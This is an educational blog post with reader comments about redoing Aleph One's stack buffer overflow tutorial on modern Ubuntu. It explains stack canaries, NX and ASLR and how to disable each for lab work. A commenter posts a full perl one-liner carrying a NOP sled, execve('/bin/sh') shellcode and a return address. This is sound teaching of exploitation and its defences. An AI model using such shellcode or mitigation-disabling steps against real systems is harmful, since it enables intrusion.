

## my 20%

hacking, breaking things, malware, free time, etc.

- [Home](#)
- [About Me](#)
- [Undergraduate Thesis \(TRECC\)](#)
- 



[Home](#) > [Uncategorized](#) > Smashing the Stack in 2011

## Smashing the Stack in 2011

January 25, 2011

Recently, as part of [Professor Brumley's Vulnerability, Defense Systems, and Malware Analysis](#) class at Carnegie Mellon, I took another look at Aleph One (Elias Levy)'s [Smashing the Stack for Fun and Profit](#) article which had originally appeared in [Phrack](#) and on [Bugtraq](#) in November of 1996. Newcomers to exploit development are often still referred (and rightly so) to Aleph's paper. *Smashing the Stack* was the first lucid tutorial on the topic of exploiting stack based buffer overflow vulnerabilities. Perhaps even more important was *Smashing the Stack's* ability to force the reader to think like an attacker. While the specifics mentioned in the paper apply only to stack based buffer overflows, the thought process that Aleph suggested to the reader is one that will yield success in any type of exploit development.

(Un)fortunately for today's would be exploit developer, much has changed since 1996, and unless Aleph's tutorial is carried out with additional instructions or on a particularly old machine, some of the exercises presented in *Smashing the Stack* will no longer work. There are a number of reasons for this, some incidental, some intentional. I attempt to enumerate the *intentional* hurdles here and provide instruction for overcoming some of the challenges that fifteen years of exploit defense research has presented to the attacker. An effort is made to maintain the tutorial feel of Aleph's article.

## Related Work

- Craig J. Heffner wrote a [similar article](#), which appeared on [The Ethical Hacker Network](#) in February of 2007. This article differs from Heffner's by way of emphasis placed on exploit mitigations developed since 1996 and their effect on several excerpts from *Smashing the Stack* as well as their effect on several of Aleph's examples. Also, several years have passed since Heffner's article and another update couldn't hurt.
- [Mariano Graziano](#) and Andrea Cugliari wrote a much more formal paper, [Smashing the stack in 2010](#), on the mitigations discussed here as well as their counterparts on Windows. From their abstract: *"First of all we are going to analyze all the basical theoretical aspects behind the concept of Buffer Overflows...Subsequently the paper*

*will analyze in detail all the aspects and mechanisms that regulate the way in which Buffer Overflow works on Linux and Windows architectures taking with particular care also the countermeasures introduced until nowadays for both the mentioned operating systems...we are going also to try some tricks to bypass these protections, in order to exploit the vulnerability even if a countermeasure has been adopted in the modern operating systems.”* Regrettably, I had only become aware of their paper after I had published this post, and while Graziano/Cugliari’s paper and this blog post serve different purposes, my apologies to Graziano & Cugliari for failing to find their paper previously.

## Introduction

Ubuntu has become a popular distribution for new Linux users as of late, so it’s probably not inappropriate to assume that budding security professionals interested in learning more about memory corruption exploitation have a certain likelihood to use the distribution. As such, all instructions presented here have been tested on Ubuntu 10.10 i386 desktop vanilla (no updates; the only additional required package is [execstack](#)) running within VMWare Workstation 7.1.3. Furthermore, Ubuntu provides a [convenient table](#) telling us what we’re up against. While these instructions have been tested on Ubuntu 10.10, their specifics should not vary greatly between distributions. Google is your friend.

My intention is for the reader to have this article open in one tab and [Smashing the Stack](#) open in another. Much of what Aleph explains has not changed since 1996 (e.g. the x86 [ABI](#)), so it would make little sense to repeat him here. Rather, I will pick and choose excerpts & examples that have become antiquated in some way, explain how they have been rendered so and what we can do to complete Aleph’s tutorial. Changes to gcc that have nothing to do with exploit mitigations are glossed over.

Let’s begin.

## Dynamic Buffers

Dynamic variables are allocated at run time on the stack...We will concern ourselves only with the overflow of dynamic buffers, otherwise known as stack-based buffer overflows.

Aleph implies that an exploit author’s interest in dynamic buffers is limited to those found on the stack. Since 1996, much work has been completed on the topic of exploiting heap-based dynamic buffers as well, making such an implication antiquated. The distinction between the types of allocations is commonly made by CS majors by referring to stack locals as *automatic*, while reserving the word *dynamic* for heap allocations.

Matt Conover and the w00w00 Security Team authored the [seminal paper](#) on the topic of heap-based buffer overflow exploitation in January of 1999.

## Use of the EBP/RBP Registers

Follow

Consequently, many compilers use a second register, FP, for referencing both local variables and parameters because their distances from FP do not change with PUSHes and POPs. On Intel CPUs, BP (EBP) is used for this purpose.

It's worth noting that on the [AMD64/x86-64](#) architecture, 64bit OSes typically do *not* treat EBP (RBP is the equivalent 64bit register on the AMD64 architecture) as a special purpose register, as is common on x86 architectures. This is one of many reasons why attempting *Smashing the Stack* on a AMD64 OS would make little sense.

Instead, [R|E]BP may be used as a general purpose register. It should be noted (thank you, Prof Brumley!) that while it is *convention* to treat EBP as a pointer to a stack frame on x86 systems, there is nothing that forces a developer to treat the register as such. That being said, if you're developing for x86 Linux/Windows/OS X/etc and *don't* use EBP according to convention, then you may run into trouble. I can't think of any specific examples, but you've been warned.

Why mention this? EBP on x86 is treated as a control element – it points to the location of the previous stack frame. Controlling this value would be beneficial for an attacker (see: [return oriented programming](#)). Knowing the difference in convention between x86 and AMD64 architectures is therefore interesting to an attacker.

## NX

Our code modifies itself, but most operating system (sic) mark code pages read-only. To get around this restriction we must place the code we wish to execute in the stack or data segment, and transfer control to it. To do so we will place our code in a global array in the data segment.

This is where the past fifteen years offers us something exciting. On recent x86 architectures (Pentium 4+), operating systems and compilers, Intel's [eXecute Disable Bit](#) (referred to as *NX* by Linux, as *DEP* or *NX* by Windows, and as *Enhanced Virus Protection\** by AMD) renders the above statement misleading. Jumping to the .data segment as Aleph suggests on a modern system would more than likely cause an segmentation fault, since a data segment should not legitimately contain executable code and will more than likely be stored in a page that has the NX bit set.

**\*That's a terrible name.**

Think of the idea as akin to POSIX permissions: different users/groups have different R(ead), W(rite) and (e)X(ecute) permissions on different files. In 1996, x86 architectures only had the concept of R(ead) and W(rite) on memory pages. If something was R(eadable), then it was also (e)X(ecutable). Pentium 4 introduced hardware support for explicitly specifying whether a particular page should be (e)X(ecutable), hence *NX*.

Disabling NX mitigations varies with operating system and compiler; a gcc 4.4.5 / Ubuntu 10.10 method will be seen later in the examples.

## Stack Protection & example2.c

Follow

This... program has a function with a typical buffer overflow coding error. The function copies a supplied string without bounds checking by using `strcpy()` instead of `strncpy()`. If you run this program you will get a segmentation violation.

The intent of this example is to crash the process by clobbering the return address, causing the process to attempt to return to 0x41414141 ('AAAA'). The process certainly still crashes, but not for the same reason. Let's look at the output generated by executing `example2.c`:

```
vmuser@ubuntu:~$ nano example2.c
vmuser@ubuntu:~$ gcc -o example2 example2.c
example2.c: In function 'function':
example2.c:4: warning: incompatible implicit declaration of built-in function 'strcpy'
vmuser@ubuntu:~$ ./example2
*** stack smashing detected ***: ./example2 terminated
===== Backtrace: =====
/lib/libc.so.6(__fortify_fail+0x50)[0x6ad980]
/lib/libc.so.6(+0xe592a)[0x6ad92a]
./example2[0x804844e]
[0x41414141]
===== Memory map: =====
0027f000-0029b000 r-xp 00000000 08:01 1051128    /lib/ld-2.12.1.so
(omitted)
```

What happened here? Recent versions of gcc include the capability to build a mechanism for stack buffer protection into compiled programs. This capability is called [ProPolice](#), and according to Wikipedia, it's been largely unchanged since gcc 4.1 (Ubuntu 10.10 ships with gcc 4.4.5). A ProPolice patch is available for gcc 3.x versions and was added to the trunk in 4.x releases. The concept of the stack canary was originally proposed by Crispin Cowan in 1997 as StackGuard. The interested reader is referred to the [Wikipedia entry](#).

OK, what does ProPolice/StackGuard/etc do?

The basic idea is to place a chosen or pseudo-random value between a stack frame's data elements (e.g. `char *` buffers) and its control elements (e.g. RET address, stored EBP) that is either difficult for an attacker to replace during an attack or impossible for an attacker to predict. Before the function whose frame has been clobbered is allowed to return, this *canary* is checked against a known good. If that check fails, the process terminates, since it now considers its execution path to be in an untrusted state. "*Canary*" is used to describe this inserted value as a homage to the old practice of keeping canaries (the birds) in mines as a way to determine when the mine's atmosphere becomes toxic (the canaries die before the toxicity level reaches a point that is dangerous for humans).

OK, so how do we get the results that Aleph intended us to?

Simple: compile `example2.c` without stack protection:

```
vmuser@ubuntu:~$ gcc -o example2 example2.c -fno-stack-protector
example2.c: In function 'function':
example2.c:4: warning: incompatible implicit declaration of built-in function 'strcpy'
vmuser@ubuntu:~$ ./example2
Segmentation fault
```

Sweet, we crashed. Win?

Follow

## example3.c

This example is uninteresting from an exploit mitigation standpoint. Stack protection will not need to be disabled, since we are directly modifying the RET address, rather than overflowing to it. NX is irrelevant since we're still returning into an eXecutable code segment. ASLR (discussed later) is also irrelevant since we do not require knowledge of an absolute memory address. Instead, example3 adds a static amount to the return address location.

This example does not work (it still prints '1') on Ubuntu 10.10, but because this is due to factors that have nothing to do with exploit mitigations, I refer the reader to Craig Heffner's [article](#) referenced earlier.

## ProPolice, NX & overflow1.c

We have the shellcode. We know it must be part of the string which we'll use to overflow the buffer. We know we must point the return address back into the buffer.

True in 1996, not so much in 2011. As with many modern OSes, Ubuntu 10.10 executables as NX-compatible by default. This is, of course, in addition to the default gcc 4.4.5 behavior of adding stack protection during compilation. In order to get this example to work, we're going to need to disable a couple of exploit mitigations.

Without any exploit mitigations:

```
vmuser@ubuntu:~$ gcc -o overflow1 overflow1.c
overflow1.c: In function 'main':
overflow1.c:16: warning: incompatible implicit declaration of built-in function 'strlen'
overflow1.c:19: warning: incompatible implicit declaration of built-in function 'strcpy'
vmuser@ubuntu:~$ ./overflow1
*** stack smashing detected ***: ./overflow1 terminated
===== Backtrace: =====
/lib/libc.so.6(__fortify_fail+0x50)[0x410980]
/lib/libc.so.6(+0xe592a)[0x41092a]
./overflow1[0x80484ea]
/lib/libc.so.6(__libc_start_main+0x0)[0x341c00]
[0xc0310876]
===== Memory map: =====
0032b000-00482000 r-xp 00000000 08:01 1051152    /lib/libc-2.12.1.so
(omitted)
```

ProPolice disabled:

```
vmuser@ubuntu:~$ gcc -o overflow1 overflow1.c -fno-stack-protector
overflow1.c: In function 'main':
overflow1.c:16: warning: incompatible implicit declaration of built-in function 'strlen'
overflow1.c:19: warning: incompatible implicit declaration of built-in function 'strcpy'
vmuser@ubuntu:~$ ./overflow1
vmuser@ubuntu:~$
```

Odd. It didn't crash, but it also didn't spawn a new shell. It turns out that this is due to gcc allocating far more stack space in recent versions than the gcc that Aleph was working with. Again, this isn't directly relevant to exploit mitigations, so I'm going to gloss over the reasoning behind this.

Follow

We need to modify overflow1.c in order to account for large amount of stack space allocated by our gcc 4.4.5:

```
overflow1.c
-----
...
    long *long_ptr = (long *) large_string;

    for (i = 0; i < 128; i++) <-- change this to 128 iterations
        *(long_ptr + i) = (int) buffer;
...
-----
```

Make this modification to your overflow1.c, compile without ProPolice stack protection and with gdb debug symbols, then try executing again:

```
vmuser@ubuntu:~$ gcc -o overflow1 -fno-stack-protector -ggdb overflow1.c
overflow1.c: In function 'main':
overflow1.c:16: warning: incompatible implicit declaration of built-in function 'strlen'
overflow1.c:19: warning: incompatible implicit declaration of built-in function 'strcpy'
vmuser@ubuntu:~$ ./overflow1
Segmentation fault
```

Alright: a crash! We may be onto something. Let's take a look at what's happening in gdb:

```
vmuser@ubuntu:~$ gdb overflow1
(omitted)
(gdb) b strcpy <-- break at the call to strcpy()
Breakpoint 1 at 0x8048324
(gdb) run <-- start program
Starting program: /home/vmuser/overflow1
Breakpoint 1, 0x001a31c5 in strcpy () from /lib/libc.so.6
(gdb) finish <-- continue execution until strcpy() returns
Run till exit from #0 0x001a31c5 in strcpy () from /lib/libc.so.6
main () at overflow1.c:20
20    }
(gdb) disas <-- let's see where we are
Dump of assembler code for function main:
(omitted)
=> 0x0804847c <+136>:    add     $0x8c,%esp
0x08048482 <+142>:    pop     %ebx
0x08048483 <+143>:    mov     %ebp,%esp
0x08048485 <+145>:    pop     %ebp
0x08048486 <+146>:    ret
(omitted)
(gdb) si <-- step a few more instructions until we're at the ret
0x08048482    20    }
(gdb) si <-- keep stepping...
0x08048483    20    }
(gdb) si <-- and stepping...
0x08048485    20    }
(gdb) si <-- last one
0x08048486 in main () at overflow1.c:20
20    }
(gdb) disas
Dump of assembler code for function main:
(omitted)
=> 0x08048486 <+146>:    ret <-- OK we're here
(omitted)
(gdb) x/a $esp <-- to where will we 'return'?
0xbffff3fc:    0xbffff378
(gdb) x/16x 0xbffff378 <-- what's at this address?
0xbffff378:    0x895e1feb    0xc0310876    0x89074688    0x0bb00c46
```

[Follow](#)

```

0xbffff388:    0x4e8df389    0x0c568d08    0xdb3180cd    0xcd40d889
0xbffff398:    0xffdce880    0x622fffff    0x732f6e69    0xbffff368
0xbffff3a8:    0xbffff378    0xbffff378    0xbffff378    0xbffff378

```

That should look familiar; it's the beginning of our shellcode. What happens if we attempt to continue?

```

(gdb) c
Continuing.

```

```

Program received signal SIGSEGV, Segmentation fault.
0x08048486 in main () at overflow1.c:20
20    }

```

Segmentation fault. That darn NX bit is ruining our day. Let's disable it.

```

sudo apt-get update
sudo apt-get install execstack

```

[execstack](#) is a very simple program that modifies ELF headers to enable/disable NX protection on the stack in target binaries. Linux will respect the values placed in the ELF headers because it is not uncommon for an old binary to require an eXecutable stack. For a Windows equivalent discussion, take a look at [ATL Thunk emulation](#) (warning: PDF\*; search "ATL thunk" within the document).

**\* An awesome PDF, that is.**

Let's disable the NX bit and try once more:

```

vmuser@ubuntu:~$ execstack -s overflow1
vmuser@ubuntu:~$ ./overflow1
$ exit
vmuser@ubuntu:~$

```

Bingo.

## ASLR & a Bunch of Examples

The problem we are faced when trying to overflow the buffer of another program is trying to figure out at what address the buffer (and thus our code) will be. The answer is that for every program the stack will start at the same address.

This is no longer true. Most modern desktop and server OSes rebase their stacks, code segments, dynamically loaded libraries and more in order to make a target address space unpredictable to an attacker. Address Space Layout Randomization (ASLR) is [not particularly effective on the x86 architecture](#) (warning: PDF) and enjoys a much larger amount of entropy on the AMD64 architecture. Regardless of the amount of bits available for pseudo-random rebasing, ASLR provides another hurdle for the attacker to overcome. Unless the target process is a daemon that spawns a separate process on each exploitation attempt and then silently ignores segmentation faults & exceptions, the lower amount of entropy available to x86 OSes is still going to prevent the attacker from conducting a successful exploit without a significant chance of a crash.

Follow



The inclusion of ASLR in Ubuntu 10.10 prevents us from gathering the type of results that 1996 would allow us to gather. In order to find a static stack pointer value (sp.c is deterministic, so the value shouldn't change in the normal course of execution), we need to disable ASLR.

First, let's see what happens with ASLR enabled:

```
vmuser@ubuntu:~$ gcc -o sp sp.c
sp.c: In function 'main':
sp.c:5: warning: incompatible implicit declaration of built-in function 'printf'
sp.c:5: warning: format '%x' expects type 'unsigned int', but argument 2 has type 'long unsigned int'
vmuser@ubuntu:~$ ./sp
0xbfe83d18
vmuser@ubuntu:~$ ./sp
0xbfda6be8
vmuser@ubuntu:~$ ./sp
0xbf907128
```

As you can see, the location of the bottom of the stack (pointed to by ESP) changes on every execution.


Now, let's disable ASLR and try again:

```
vmuser@ubuntu:~$ sudo su <-- see 'anon's comment below for explanation
[sudo] password for vmuser:
root@ubuntu:/home/vmuser# echo 0 > /proc/sys/kernel/randomize_va_space
root@ubuntu:/home/vmuser# cat /proc/sys/kernel/randomize_va_space
0
root@ubuntu:/home/vmuser# exit
exit
vmuser@ubuntu:~$ ./sp
0xbffff428
vmuser@ubuntu:~$ ./sp
0xbffff428
vmuser@ubuntu:~$ ./sp
0xbffff428
```

With ASLR disabled, we see results similar to Aleph's description. A deterministic program like sp.c should, without ASLR, print the same location on every execution. Exploits often rely on the knowledge of where exactly something is mapped in target address space. ASLR removes this knowledge from a would-be attacker. The interested reader is referred to the [randomize\\_va\\_space kernel patch](#) for an explanation of possible values.

What does ASLR mean for exploit2.c as a primer to an attack on vulnerable.c? Well, you're in for a lot more guessing. More importantly, any guess you choose will never be *right*, since the target space will be rebased on subsequent executions. Using such an exploitation strategy would require guessing many times, every time – something that is often not feasible against real world applications.

What about exploit3.c? In exploit3.c Aleph introduces a nopsled to his attack string. This will still help, because guessing within a range preceding the shellcode (or in more general terms: the payload) will still allow one to execute shellcode. The idea of a nopsled is tangential to the idea of ASLR. ASLR will still prevent exploit3.c from working reliably, albeit slightly more reliably than exploit2.c

OK, what about Aleph's technique of storing shellcode in an environment value? Also affected by ASLR. The example presented in exploit4.c will also require a lot of  **Follow**



with no correct answer in the face of ASLR.

If you wish to complete these examples, my suggestion is just to disable ASLR via `/proc` as demonstrated previously.

## Conclusion

I've attempted to enumerate the challenges that the past 15 years of exploit research defense as applicable to Aleph's seminal paper, *Smashing the Stack for Fun and Profit* and give instruction on how one might go about following Aleph's tutorial on a modern OS, with a specific nod to Ubuntu 10.10.

There is, however, a very good chance I missed something.

Corrections, suggestions, critiques are much appreciated. My hope is that this is helpful to some people; it certainly would have been helpful to me when I read *Smashing the Stack* for the first time.

[About these ads](#)



Share this:



StumbleUpon



Reddit



Like

Be the first to like this.

[Increasing Payload Size w/  
Return Address Overwrite  
In "address"](#)

[Metasploit Plugin for  
EasyFTP Server Exploit  
In "buffer"](#)

[Fun with Apple EFI Firmware  
Passwords  
In "apple"](#)

Tags: [aslr](#), [canary](#), [exploit](#), [fno-stack-protector](#), [nx](#), [randomize\\_va\\_space](#), [smashing the stack](#), [stack protection](#), [ubuntu](#)

Follow

[Comments \(33\)](#)

1.

[mh](#)

January 25, 2011 at 4:57 pm

Great write up, and something many new exploiters will indeed encounter. We have similar information located on the SmashTheStack forums for how to do exploitation at home on modern systems. You can see it here: <http://smashthestack.org/viewtopic.php?id=388>

For those interested, SmashTheStack offers a variety of Wargames for shell based local exploitation challenges and exploit development. It's a great way to take something like this and apply it to unknown challenges.



2.

[mh](#)

January 25, 2011 at 4:58 pm

Also, 'sudo -u' will get you a root shell on Ubuntu instead of having to call 'sudo su'



o

[mh](#)

January 25, 2011 at 4:59 pm

Bah, I mean 'sudo -s'. Brainfart.



3.

[Zubin Mithra](#)

January 26, 2011 at 6:38 am

Rather than changing the size to 128 in overflow1.c, you should be changing the stack-boundary value during compilation. gcc allocates space for a variable as multiples of its stack-boundary value AFAIK. For the example in Aleph1's paper to work out, you need to set the stack boundary to 4 using the

-mpreferred-stack-boundary=2

argument to gcc. Also if you wish to try out vulnerability development, id suggest you start out with something like DVL and then move onto Ubuntu later on.

Nice read.



o

[Paul Makowski](#)

January 26, 2011 at 7:59 am

Good call @ -mpreferred-stack-boundary; I knew I forgot something :)

@DVL: I completed Smashing the Stack on DVL (Damn Vulnerable Linux) 1.5

[Follow](#)

some years back, but it left me wondering why the examples would work on some intentionally insecure OS while they would fail to work on something that people might actually use. What is an OS that isn't Damn Vulnerable doing to prevent such examples from working? Anyways, it just didn't feel as if I had accomplished as much on DVL.



4.

[Mariano Graziano](#)

February 1, 2011 at 2:29 pm

Hi Paul,  
nice work and overview! Additionally, you can take a look at my work "Smashing the stack in 2010" @ <http://www.mgraziano.info/docs/stsi2010.pdf>

cheers,



o

[Paul Makowski](#)

February 1, 2011 at 2:37 pm

Woah nice work back at ya! I briefly looked over your paper - lots of great stuff in it. I hope you don't mind if I add it to the "related work" field in this post.



5.

[Mariano Graziano](#)

February 1, 2011 at 2:57 pm

No problem! Add it so your readers have another resource to improve their skills, and after all we are in 2011 thus my work is outdated :)



6.

[Mariano Graziano](#)

February 1, 2011 at 3:38 pm

Let me know what you think about it. Finally notice that -just for the sake of clarity- I have written only the Windows part and the analyses of two real attacks while Andrea Cugliari - my classmate - the Linux part.

In order to have papers updated as much as possible about this topic take look at the awesome ax330d's it-sec-catalog: <https://code.google.com/p/it-sec-catalog/wiki/Exploitation>

Happy hacking!



7.

anon

February 27, 2011 at 8:48 am

The reason why sudo does no work to disable ASLR is that if you write

```
$ sudo echo 0 > /proc/sys/kernel/randomize_va_space
```

[Follow](#)

the shell (as unprivileged user) will attempt to open `/proc/sys/kernel/randomize_va_space` before executing “sudo”, which is logical because it has to redirect “sudo” output to it, so it fails.

Anyway, good work! It saves me a lot of time on google.



o [Paul Makowski](#)

February 27, 2011 at 8:56 am

That makes sense – thanks for the tip!



■ [another\\_anon](#)

February 13, 2012 at 4:54 am

and instead of sudo su'ing, you can :

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

8.



[Carlos Rendon](#)

March 15, 2011 at 8:36 pm

Thanks for this article. I've been reading John Erickson's Hacking book, and have had a hard time figuring out how to disable NX.

9.



[Srikanth Raju](#)

July 13, 2011 at 1:08 am

Great article! Helped me a lot understanding issues around buffer overflow and why some of the stuff in that article wasn't working when I tried them!

10.



[anonymous](#)

July 25, 2011 at 2:40 am

Thanks dude :)

11.



[spe](#)

July 28, 2011 at 4:44 am

will there be a problem if I try this thing on a virtual box machine(ubuntu 10.10), will I have a problem on the host(ubuntu 11.04) machine?



o [Paul Makowski](#)


July 28, 2011 at 7:41 pm

Follow

I'm not sure what you're asking.

If you're asking whether this tutorial will work as described on an Ubuntu 10.10 VM, it certainly should, considering I wrote the article while consulting an Ubuntu 10.10 VM.

If you're asking whether doing anything in this article will harm your host installation, certain not.


12.  weikqin  
September 21, 2011 at 9:56 pm

Thanks, Very good!

But do you know the relationship between `mprotect()` system call and NX bit? For example, if I'm writing a program that would execute code in the stack, I can 1) call `mprotect()` to make the stack memory executable 2) go ahead do nothing while coding, but use `execstack` on the executable. Note I'm not writing an exploit. I call `mprotect()` when programing. Or you could imagine I somehow am implementing a return-to-lib attack and call `mprotect()` to make stack executable.

My question is, does the first approach work?

Btw, many example code doesn't have a link to it. Would you fix it?

- o  [Paul Makowski](#)  
September 22, 2011 at 8:43 am

I changed the `brk-fix-2.patch` link, since `kernel.org` still says it's undergoing maintenance. Were there any other broken links?

As for `mprotect()`, if you call `mprotect()`, either legitimately as the program author or illegitimately during a ROP sequence, and pass `PROT_EXEC` as part of the bitwise OR for page permissions, then `mprotect()` will cause the X bit to be set on the chosen page in vanilla scenarios. If the X bit is set on a page, then NX is not applicable; the page is executable so it doesn't matter whether the processor is enforcing execution permissions.

This is not always true in real life, for example if PaX (ref: <http://pax.grsecurity.net/docs/mprotect.txt>, [http://en.wikipedia.org/wiki/PaX#Restricted\\_mprotect.28.29](http://en.wikipedia.org/wiki/PaX#Restricted_mprotect.28.29)) is in play.

But I digress, as this is getting out of scope for this article. This article by Tyler Durden may be of interest: <http://www.phrack.org/issues.html?issue=59&id=9>

13.  moshedayan  
January 3, 2012 at 11:03 am

Follow

Is it possible that disabling ASLR with `kernel.randomize_va_space= 0` (from 1 default) can lead to `eth0` network nic to stop working after a while ( specifically e1000 nic on Linux Centos 5.5 64 bit) with a Cisco vpn nic hosted on top of that nic ?  
thanks for any information



o

[Paul Makowski](#)

January 3, 2012 at 1:27 pm

While I'm not familiar with your particular situation, I can answer in general terms.

In general, ASLR is designed to break things. Good ASLR implementations break exploitation attempts and have no adverse effects (aside from overhead) on normal execution flows. Enabling ASLR carries with it the potential to break things; disabling ASLR should never break things. Put simply, ASLR rebases position independent code in virtual memory at random deltas, usually aligned to page boundaries. The amount of entropy that defines this randomness is the ASLR implementation's potency.

Therefore, to say that code *requires* ASLR to function properly, as you describe, is essentially saying that the code in question relies on its inability to predetermine address space layout. I can't imagine a non-contrived scenario in which code would rely on such information denial. The opposite is frequently true – even today, much code relies on the absence of ASLR to function properly because it makes assumptions about the address space layout that are violated by the introduction of ASLR. Put another way, if something works with ASLR enabled, but not with it disabled, I would expect it to actually work only  $1/2^{(\text{number of entropy bits})}$  fraction of the time (And perhaps fail silently the vast majority of the time), and fail always with ASLR disabled. In such a scenario, a random offset choice by ASLR happens to fix a bad assumption in code regarding the address space layout.

A quick Google search for your problem yielded this:

[http://www.linuxquestions.org/questions/debian-26/kernel-randomize\\_va\\_space-changes-led-to-dead-eth0-602325/](http://www.linuxquestions.org/questions/debian-26/kernel-randomize_va_space-changes-led-to-dead-eth0-602325/). If what the poster was assuming is correct, this might serve as a pretty relevant example of code that requires ASLR to be off – the opposite of what you're describing. Perhaps the problem you are experiencing isn't due to ASLR's nature, but instead due to a misconfiguration triggered by the disabling of ASLR, similar to what might be happening to the person in the aforementioned post.

Hope that helps.



■

moshedayan

January 3, 2012 at 1:55 pm

Probably what is going on is that disabling ASLR exposes or makes emerge previously silent misconfigurations, which I did indeed discover, similarly

[Follow](#)



to that post you mentioned. I have another doubt regarding ASLR, is it conceivable it could slow down a Linux guest hosted on Vmware ESX, that I am aware of, Vmware should translate all code into executable code, replacing special o.s. privileged instructions only (memory management mainly from what I understood), so basically I am not so interested in initial translation to virtual machine format slow down, rather if in run time habitual memory intensive there may be any penalty incurred from the random ASLR operations, like accessing memory in a shared library, would it perhaps slow things down. Thanks for any informations.



curious

January 5, 2012 at 8:44 pm

I want to exploit a stack based buffer overflow for education purposes. There is a typical function called with a parameter from main which is given as input from the program and a local buffer where the parameter is saved. Given an input such that nops+shellcode+address\_shellcode i will exploit it. After debugging with gdb i found the address of the shellcode as it will pass as a parameter and right after the strcpy i examine the stack and the \$ebp+8 which is the return address has successfully overwritten with the address of the shellcode. So i have what i want. But when i stepped forward the execution i got:

```
->shellcode_address in ?? ()
and then
```

Cannot find bound of current function

The return address has the value that i want. Any ideas what is happening? Also when i execute it i got a segmentation fault and i have compile it with -g -fno-stack-protector

Here is the code:

```
void echo(char *s, unsigned int length, long int a, short b)
{
    unsigned char len = (unsigned char) l;
    char errormsg[] = "bla bla bla\n";
    char buf[250] = "You typed: ";

    strcat(buf+11, s);

    fprintf(stdout, "%s\n", buf);

    int main(int argc, char **argv)
    {
        gid_t r_gid, e_gid;

        /* check arguments */
        if (argc != 2) {
            fprintf(stderr, "please provide one argument to echo\n");
            return 1;
        }
    }
}
```

Follow

```

/* clear environment */
clearenv();
setenv ("PATH", "/bin:/usr/bin:/usr/local/bin", 1);
setenv ("IFS", " \\t\\n", 1);

/* temporarily drop privileges */
e_gid = getegid();
r_gid = getgid();
setregid(e_gid, r_gid);

/* call the echo service */
echo(argv[1], strlen(argv[1]), 0xbccb3423, 323);

return 0;
}

```

I found out with gdb that if you overwrite 309 bytes then you will exactly overwrite the return address with the last 4 bytes of your input which is exactly what we want. So since the shell code is 45 bytes long we want sth like : `\x90 x 260 . "shellcode" . 4bytes address (260+45+4=309)`

To find the address of the first parameter of the function i run several times gdb with input a 309 bytes long string and the address was always the same: `0x5ffff648`

So if i append an address(reverse order i.e:0xabcdefgh -> `\xgh\xef\xcd\xab`) which is higher where the parameter points to, the processor will fall in a NOP command, doing nothing until it reaches the shellcode I end up with this: `r perl -e 'print ("\\x90" x 260 . "\\xeb\\x1f\\x5e\\x89\\x76\\x08\\x31\\xc0\\x88\\x46\\x07\\x89\\x46\\x0c\\xb0\\x0b\\x89\\xf3\\x8d\\x4e\\x08\\x8d\\x56\\x0c\\xcd\\x80\\x31\\xdb\\x89\\xd8\\x40\\xcd\\x80\\xe8\\xdc\\xff\\xff\\bin/sh" . "\\x3e\\xf8\\xff\\x5f")'`



o [Paul Makowski](#)

January 5, 2012 at 9:04 pm

If you are successful in redirecting execution to your chosen address, then you should expect to be executing outside the bounds of any function for which gdb was provided symbols.

In your example, the vulnerable `strcat()` is overflowing a buffer on the stack, which allows you to overwrite a return address, presumably landing back onto the stack (since this is where you're putting your NOPs + shellcode).

Therefore, messages like:

`->shellcode_address in ?? ()`

... and ...

Cannot find bound of current function

... should be expected. They are not an indication of a problem. There are no functions on the stack, so if you're redirecting execution to the stack, then you should be outside of any function for which gdb has symbols.

Immediately before the segfault, check your addresses (e.g. "info registers" @ gdb prompt). Is the program counter (eip on x86) pointing on the stack? Is it

Follow

pointing to your NOPs + shellcode? If you know your exploit is redirecting execution to the stack, then disable NX on the stack with execstack and try again.



15. curious  
January 9, 2012 at 1:21 pm

Thanks for spending time responding at my "long" post,  
In fact i examine the \$eip just before the segfault and it has the address that i force the prog to jump to by overflowing the buffer. Then i examine this specific address that the \$eip points to and it's a nop instruction. So it should be the NX functionality



16. FG  
February 1, 2012 at 3:20 pm

hmm this is very weird its taking 4032 bytes to get a segmentation fault any ideas why this might be occuring ?



17. Davin  
February 2, 2012 at 3:06 pm

Very useful post, thanks.



18. Sami Zhioua  
March 4, 2012 at 1:19 pm

I really enjoyed your article .. it answered all my questions ..



19. Anonymous  
July 18, 2012 at 7:48 pm

This helped me complete a final project for my Intro Comp Security class. Many thanks! You're awesome!



20. [gubba ramesh](#)  
July 19, 2012 at 12:54 am


excellent article..



21. [Yatin Mehendiratta](#)  
July 19, 2012 at 1:52 pm

Follow

Hii I tried the example3.c using all the techniques employed here, but could not get it working in ubuntu 11 . Any help would be really appreciated.



22. [Yatin Mehendiratta](#)  
July 19, 2012 at 1:53 pm

Mine iz a 64 bit intel processor and am running a ubuntu vm 32 bit.



23. [Addy Singh](#)  
November 3, 2012 at 4:06 am


Your article saved my life man. Was unable to comprehend why the program kept throwing a seg fault when jumping into data segment – I'd never heard of the damn NX bit upto now! Thanks man!

1. January 25, 2011 at 12:33 pm  
[Tweets that mention Smashing the Stack in 2011 « my 20% -- Topsy.com](#)

Comments are closed.

[Chaocipher: Now with ASCII Support](#)  
[RSS feed](#)

## Paul Makowski



I'm an MSISTM student at Carnegie Mellon's Information Networking Institute (INI). I enjoy breaking things more than building them; I use this blog to publish my successes at putting things back together.

 [things worth reading](#)

- An error has occurred; the feed is probably down. Try again later.

## Recent Posts

- [Smashing the Stack in 2011](#)
- [Chaocipher: Now with ASCII Support](#)
- [Woohoo! I Graduated. Here's my thesis.](#)
- [Senior Thesis \(TRECC\) Presentations](#)
- [Metasploit Plugin for EasyFTP Server Exploit](#)
- [Increasing Payload Size w/ Return Address Overwrite](#)

Follow

- [efipw v0.2b Released](#)
- [efipw v0.2 Released](#)
- [From pass\\_file to Script Kiddies](#)
- [Hacking sshd for a pass\\_file](#)
- [A Closer Look at the Twitter-Controlled Botnet \(Part 1\)](#)
- [HTTP POST -> HTTPS = Bad Idea®](#)
- [GDB Crackme](#)
- [Fun with Apple EFI Firmware Passwords](#)

## Archives

- [January 2011](#)
- [July 2010](#)
- [June 2010](#)
- [May 2010](#)
- [April 2010](#)
- [February 2010](#)
- [January 2010](#)
- [September 2009](#)
- [August 2009](#)
- [July 2009](#)
- [May 2009](#)
- [March 2009](#)

## Email Subscription

Enter your email address to subscribe to this blog and receive notifications of new posts by email.

